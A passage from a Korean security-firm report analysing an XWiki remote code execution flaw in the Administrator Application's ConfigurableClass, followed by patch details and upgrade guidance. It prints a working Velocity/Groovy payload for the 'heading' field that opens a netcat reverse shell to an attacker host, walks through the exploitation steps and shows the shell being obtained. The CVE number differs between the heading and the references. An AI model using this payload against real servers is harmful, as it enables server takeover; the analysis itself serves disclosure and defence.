


그림 11. XWikiobjects 내 저장된 ConfigurableClass 정보

위에서 조회한 ConfigurableClass 의 XWO_ID 값을 활용해 XWikistrings 테이블을 조회하면 ConfigurableClass 의 String 으로 저장된 상세 정보 확인이 가능하다.

```
MariaDB [xwiki]> SELECT * FROM xwikistrings WHERE XWS_ID=4529741930079051002;
+---------------------+----------------------+----------------------------------------------------------------------------+
| XWS_ID              | XWS_NAME             | XWS_VALUE                                                                  |
+---------------------+----------------------+----------------------------------------------------------------------------+
| 4529741930079051002 | categoryIcon         |                                                                            |
| 4529741930079051002 | configurationClass   |                                                                            |
| 4529741930079051002 | displayBeforeCategory |                                                                           |
| 4529741930079051002 | displayInCategory    | other                                                                      |
| 4529741930079051002 | displayInSection     | other                                                                      |
| 4529741930079051002 | heading              | EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester |
| 4529741930079051002 | iconAttachment       |                                                                            |
| 4529741930079051002 | linkPrefix           |                                                                            |
| 4529741930079051002 | scope                | WIKI+ALL_SPACES                                                            |
+---------------------+----------------------+----------------------------------------------------------------------------+
```

그림 12. XWikiobjects 내 저장된 ConfigurableClass 상세 정보

2) Administrator Application 상세 분석

위에서 불러온 Administrator Application extension 의 상세 구조와 extension 내 파일 분석을 통해 Administrator Application 의 기능을 확인할 수 있다.

(1) XAR 파일

XWiki 에서는 xar 확장자를 가진 압축 파일을 통해 각 문서를 Import 하거나 Export 한다. 해당 파일의 구조는 아래와 같다.




그림 13. xar 파일 구조

package.xml 에는 xar 파일에 대한 설명이 포함되어 있으며 문서 이름, 문서에 대한 설명, 작성자 등의 정보도 포함되어 있다. 각 문서(Document1.xml, Document2.xml)는 계층 구조를 가지며 일반적으로 계층 구조에 맞춰 폴더 생성 후 이를 저장한다. 해당 문서에는 버전 정보, 이름, 작성자, 참조할 때 활용할 네임스페이스, 본문 내용 등이 포함된다.

(2) ConfigurableClass.xml

Administrator Application Extension 에서 ConfigurableClass 의 동작은 ConfigurableClass.xml 에서 다룬다. 해당 문서의 본문은 주로 Velocity 템플릿으로 구성되어 있다. Velocity 는 간단한 템플릿 언어를 사용해 코드에 정의된 객체를 참조할 수 있는 기능을 가진 Java 기반 Template 엔진이다. 기본적으로 Velocity 템플릿에서 사용하는 문법은 아래와 같다.

구분자	설명	예시
#set(…)	참조할 값을 설정	#set($primate = “monkey”)
#if(…) **…** **#else** **…** **#end**	조건문을 나타내는 구분자	#if ($foo == $bar) Equal #else Not equal #end
#foreach(…) **…** **#end**	반복문을 나타내는 구분자	#foreach(#product in $allProducts) $product #end
#macro($arg1, $arg2) **…** **#end**	매크로, 반복되는 문장을 정의하는 구분자	#macro(tablerows $color $somelist) #foreach($something in $somelist) <tr><td bgcolor=$color>$something</td></tr> #end #end

ConfigurableClass.xml 의 내부는 ConfigurableClass 설정을 데이터베이스로부터 조회하고 저장하는 매크로인 findNamesOfAppsToConfigure 을 실행하는 것으로 시작한다.

```
## Searches the database for names of apps to be configured
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
```

그림 14. findNamesOfAppsToConfigure 매크로

해당 매크로에 대한 정의는 ConfigurableClassMacros.xml 에 있는 본문의 Velocity 템플릿으로 명시한다. 여기에는 HQL(Hibernate Query Language)[9] 쿼리문을 정의하고 실행하는 과정이 정의되어 있으며, 반환 결과를 $outputList 에 저장하는 역할을 한다. 또한 변수로 받는 $section 은 사용자가 입력할 section 파라미터 값에 해당하고, $XWiki.getDocument($currentDoc).getSpace()는 현재 문서 이름을 제외한 계층 구조를 반환한다.

[9] HQL(Hibernate Query Language): SQL 과 외관은 비슷하나 객체 지향적이며 상속, 다형성, 클래스 간의 관계를 정의할 수 있는 Hibernate 에서 사용하는 쿼리 언어

쿼리문을 실행하는 코드는 아래와 같으며, 현재 문서에서 사용자가 입력한 section 파라미터가 **1) XWiki ConfigurationClass** 에서 입력한 displayInSection 필드와 일치하는 ConfigurableClass 클래스를 조회한다.

```
## We can't remove duplicates using the unique filter because the select clause will
be extended with the information
## needed by the order by clause. Thus we remove the duplicates after we get the
results.
#set ($orderedSetOfAppNames = $collectiontool.orderedSet)
#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql($statement).
bindValues($params).execute()))
#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql
($statementDeprecated).bindValues($deprecatedParams).execute()))
```

그림 15. HQL 쿼리문을 실행

위 쿼리 실행 결과는 $outputList 변수에 저장한다.

```
#set ($discard = $outputList.addAll($orderedSetOfAppNames))
```

그림 16. HQL 쿼리문 실행 후 저장

Step2. XWiki RCE 취약점 (CVE-2024-55789)

1) heading 파라미터 추적

```
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
#foreach($appName in $outputList)
  ##
  ## Make sure the current user has permission to edit the configurable application.
  #set($userHasAccessToDocument = $xcontext.hasAccessLevel('edit', $appName))
  ##
  ## If the document was not last saved by a user with edit privilege on this page
  ## then we can't safely display the page but we should warn the viewer.
  #if($userHasAccessToDocument)
    ## Get the configurable application
    #set($app = $xwiki.getDocument($appName))
    ##
    #set($documentSavedByAuthorizedUser = false)
    #checkDocumentSavedByAuthorizedUser($app, $currentDoc, $documentSavedByAuthorizedUser)
  #end

    #set($heading = $app.getValue('heading', $configurableObj))
```

그림 17. heading 파라미터 접근 과정

① findNamesOfAppsToConfigure 함수를 통해 $outputList 배열 값을 추출한다.
② $outputList 배열 데이터를 $appName 변수에 지정한다.
③ $XWiki.getDocument($appName)를 통해 $app 객체를 획득할 수 있다.
④ heading 파라미터는 $app.getValue('heading', $configurableObj)로 값이 저장된다.

heading 파라미터로 전달된 페이로드는 아래의 단계를 통해 디버깅 코드를 추가해 변수의 재정의 과정을 확인할 수 있다.
① 취약한 버전의 org.XWiki.platform_XWiki-platform-administration-ui_<버전>.xar 다운로드
② 다운 받은 파일을 zip 으로 확장자 변경 후 압축 해제
③ XWiki > ConfigurableClass.xml 파일 중 #set($evaluatedHeading = "#evaluate($heading)") 라인 앞뒤로 아래 디버깅 코드 추가

```
== Debug Before ==
Heading: **$services.rendering.escape($heading, 'XWiki/2.1')**
CodeToExecute Before: **$services.rendering.escape($configurableObj.display('codeToExecute', 'view', false),
'XWiki/2.1')**
CodeToExecuteResult Before: **$services.rendering.escape($configurableObj.display('codeToExecuteResult', 'view',
false), 'XWiki/2.1')**
======================

## Original Code
#set($evaluatedHeading = "#evaluate($heading)")

== Debug After ==
Evaluated Heading: **$services.rendering.escape($evaluatedHeading, 'XWiki/2.1')**
CodeToExecute After: **$services.rendering.escape($codeToExecute, 'XWiki/2.1')**
CodeToExecuteResult After: **$services.rendering.escape($codeToExecuteResult, 'XWiki/2.1')**
======================
```

④ 파일 저장 후 다시 압축 후 확장자를 (.xar)로 원상복구
⑤ xar 파일을 XWiki 웹 페이지 > Administar Wiki > content > import 를 통해 업로드 후 설치

이후 heading 파라미터의 동작 여부를 아래와 같이 확인할 수 있다.

그림 18. heading 페이로드 전 후 변수 값

2) XWiki scripting 과 실제 동작 과정

Java Scripting API (JSR-223, 표준 API)는 Java 애플리케이션에서 다른 스크립트 언어를 실행할 수 있도록 지원하는 기능이다. 이는 JSR 223(Java Specification Request 223) 표준을 기반으로 하며, 실행 중 동적으로 코드를 실행하거나 Java 와 스크립트 언어 간 데이터를 교환할 수 있도록 한다. XWiki 에서는 **Java Scripting API** 를 통해 Groovy, Python, Ruby, PHP 스크립트를 Macro 로 래핑하고 있으며 {{스크립트 언어 종류}} 방식으로도 호출해서 사용이 가능하다.

공격자는 EQST 유저 객체에 ConfigurableClass 를 추가한 뒤, heading 변수에 아래와 같은 페이로드를 삽입해 저장한다.

그림 19. heading 페이로드 저장

이때 사용된 페이로드는 다음과 같다.

```
#set($codeToExecute = 'Test')
#set($codeToExecuteResult = '{{async}}{{groovy}} def command = "busybox nc 172.19.0.4 8888 -e
/bin/bash"; def proc = command.execute(); proc.waitFor() {{/groovy}}{{/async}}')
```

해당 페이로드는 각각 두 변수를 재정의하고 codeToExecuteResult 변수에는 groovy 스크립트를 사용해 리버스 쉘을 실행시키는 코드를 포함하고 있다.

<XWiki_domain>/bin/view/XWiki/EQST?sheet=XWiki.AdminSheet&viewer=content&section=other 로 접근 시 추가된 ConfigurableClass 객체 내부의 Velocity 코드가 실행된다. 이전에 추가한 디버깅 코드를 통해 heading 변수로 인한 변수 재정의 결과를 확인할 수 있다.




그림 20. heading 페이로드 저장

이때 서버 내부에서는 heading 변수가 실행되고 각각 $codeToExecute, $codeToExecuteResult 두 변수를 재정의하게 된다.

```
== Debug Before ==
Heading: **$services.rendering.escape($heading, 'xwiki/2.1')**
CodeToExecute Before: **$services.rendering.escape($configurableObj.display('codeToExecute', 'view',
false), 'xwiki/2.1')**
CodeToExecuteResult Before: **$services.rendering.escape($configurableObj.display
('codeToExecuteResult', 'view', false), 'xwiki/2.1')**
======================

#set($evaluatedHeading = "#evaluate($heading)")

== Debug After ==
Evaluated Heading: **$services.rendering.escape($evaluatedHeading, 'xwiki/2.1')**
CodeToExecute After: **$services.rendering.escape($codeToExecute, 'xwiki/2.1')**
CodeToExecuteResult After: **$services.rendering.escape($codeToExecuteResult, 'xwiki/2.1')**
======================
```

그림 21. heading 변수 실행 코드

재정의된 $codeToExecuteResult 의 내부 페이로드는 {{velocity}} 스크립트 동작 과정에서 다시 한번 {{async}},{{groovy}} 스크립트를 호출한다. 이를 통해 서버 내부에서 공격자가 heading 을 통해 전달한 페이로드를 실행하게 된다.

```
#if($codeToExecute != '')
  (%class="codeToExecute"%)(((##
    $codeToExecuteResult
  )))
#end
```

그림 22. CodeToExecuteResult 변수 실행 코드

실행된 페이로드를 통해 공격자는 서버에서 대기중인 8888 포트를 통해 성공적으로 XWiki 서버의 쉘을 획득하게 된다.




그림 23. 공격자 PC 리버스쉘 연결 성공

■ 대응 방안

해당 취약점은 XWiki의 Velocity 템플릿 내부에서 실행되는 groovy 코드로 인해 공격자의 악의적인 코드가 역시 내부에서 실행되어 발생한다. 해당 로직은 2023 년 8 월 4 일 발견된 후 2024 년 4 월 26 일 패치되었으며, 소스코드 변경 내역은 아래에서 확인 가능하다.

•URL:https://github.com/XWiki/XWikiplatform/commit/8493435ff9606905a2d913607d6c79862d0c168d?diff=unified#diffbf419a99140f3c12fd78ea30f855b63cfb74c1c976ff4436898266d9b37ad3ce

취약한 버전 사용 여부는 XWiki > Administrator Wiki > Content > Import > org.XWiki.platform_xwiki-platform-administration-ui_<버전_정보>.xar 를 통해 확인할 수 있다.




그림 24. 관리자 페이지 > Extension 확인

취약점 패치 내용을 확인한 결과, ConfigurableClass.xml 파일의 codeToExecute 변수 처리 과정이 변경되어 임의 명령 실행에 사용된 codeToExecuteResult 변수를 더 이상 사용하지 않음을 알 수 있다.

```
#set($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
#if($codeToExecute != '')
  #set($codeToExecuteResult = $configurableObj.display('codeToExecute', 'view', false))
#set ($codeToExecute = "$!app.getValue('codeToExecute', $configurableObj)")
```

그림 25. codeToExecute 변수 처리 수정 사항

또한 변수 codeToExecutResult 가 실행되어 취약했던 구간은 아래와 같이 스크립트 매크로가 아닌 단순 문자열로 출력해 코드 실행을 방지했다.

```
(%class="codeToExecute"%)(((##
  $codeToExecuteResult
  $configurableObj.display('codeToExecute', 'view', false)
```

그림 26. codeToExecutResult 수정 사항

취약한 버전의 XWiki 는 <=15.10.9, <=16.3.0 버전으로 패치 작업을 수행해야 한다. 단, 패치 적용 전에 모든 중요 데이터는 반드시 백업한 뒤에 공식 문서를 참고해 진행해야 한다. 또한 배포 환경마다 업그레이드 방법이 상이함에 유의해야 한다. 패치를 수행하는 방안은 아래와 같다.

배포 환경	패치 방법
패키지 업그레이드	sudo apt install xwiki–tomcat9-mariadb 실행
Docker 업그레이드	링크를 참조하여 이미지 변경 및 릴리즈 노트의 지침 수행
WAR 업그레이드	기존 WAR 삭제 후 새 버전을 다운로드 후 배포 또는 Distribution Wizard 활용
데모 패키지 업그레이드	새 버전을 별도로 설치한 후, 설정 파일과 디렉토리를 수동으로 편집

상세 패치는 아래 링크를 참고해서 수행할 수 있다.

•URL: https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/

■ 참고 사이트

• XWiki (About XWiki) : https://www.xwiki.org/xwiki/bin/view/Main/
• XWiki (Administration Application) :
https://extensions.xwiki.org/xwiki/bin/view/Extension/Administration%20Application
• XWiki (XWiki Velocity Training) :
https://www.xwiki.org/xwiki/bin/view/Documentation/DevGuide/Scripting/XWikiVelocityTraining/
• XWiki (Script Macro) : https://extensions.xwiki.org/xwiki/bin/view/Extension/Script%20Macro
• XWiki (Release Notes, 14.7RC1) :
https://www.xwiki.org/xwiki/bin/view/ReleaseNotes/Data/XWiki/14.7RC1/Entry001/
• XWiki (XWikiSyntax) :
https://www.xwiki.org/xwiki/bin/view/Documentation/UserGuide/Features/XWikiSyntax/
• EQST Insight Special Report (SSTI) :
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Research%20Technique_%EB%B3%84%EC%B1%85_202403.pdf&r_fname=20240327134650045.pdf
• XWiki (XWikiDocument XML) :
https://extensions.xwiki.org/xwiki/bin/view/Extension/XAR%20Module%20Specifications
• XWiki (Upgrading) : https://www.xwiki.org/xwiki/bin/view/Documentation/AdminGuide/Upgrade/
• Hibernate Documentation (The Hibernate Query Language):
https://docs.jboss.org/hibernate/orm/3.3/reference/en-US/html/queryhql.html
• CVE-2024-55879: https://github.com/xwiki/xwiki-platform/commit/8493435ff9606905a2d913607d6c79862d0c168d
https://github.com/xwiki/xwiki-platform/security/advisories/GHSA-r279-47wg-chpr
https://jira.xwiki.org/browse/XWIKI-21207

EQST INSIGHT

2025.02

SK쉴더스

SK쉴더스(주) 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 SK쉴더스 EQST사업그룹
제 작 SK쉴더스 마케팅그룹